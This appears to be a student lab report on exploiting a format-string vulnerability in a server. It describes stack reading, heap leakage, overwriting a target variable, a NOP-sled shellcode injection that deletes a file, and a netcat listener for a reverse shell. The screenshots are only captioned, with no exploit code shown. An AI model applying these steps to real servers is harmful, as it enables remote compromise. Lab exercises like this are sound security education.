
A string(AAAA) is inserted at the beginning of the stack whose ASCII value is 41414141.

It can be noticed on the server that on 24th value of %x, 41414141 can be seen. This means 24 format specifiers are required to print the first 4 bytes of the stack.


Then the heap data is read by fetching the heap address from stack. %s is placed on 24th place to view “A secret message”

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
TASK 5:




Screenshot 5.1: Input from client to server to change the target variable address




Screenshot 5.2: on the server machine, the target address can be seen changed from the earlier value 0x11223344



Screenshot 5.3: Client machine sends command to change the target address to 0x500



Screenshot 5.4: target address in the server machine can be seen changed to 0x500




Screenshot 5.5: Client machine command to change the target address to 0xFF990000




Screenshot 5.6: Target address on server machine got changed to 0xFF990000


TASK 6:




Screenshot 6.1: Sending the format string to the server




Screenshot 6.2: server side output with target address 0xBFFFF16C



Screenshot 6.3: creating the myfile in /tmp directory in server machine and compiling server.c



Screenshot 6.4: Putting the malicious command in the client code and sending to the server




Screenshot 6.5: The malicious code executed on server machine and displaying the directory listing of /tmp

The client puts malicious code to delete the /tmp/myfile in the server machine. This malicious code is stored in the buffer return address. Hence, when the return address is reached, the malicious code is executed.


NOPs are placed so that when the program runs from the start of the buffer, the pointer is passed till the return address hence, no guessing of address is required.

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TASK 7:



Screenshot 7.1: malicious code is sent to server and along with it another terminal is opened and netcat is run to listen to connections on port 7070



Screenshot 7.2: Server machine output

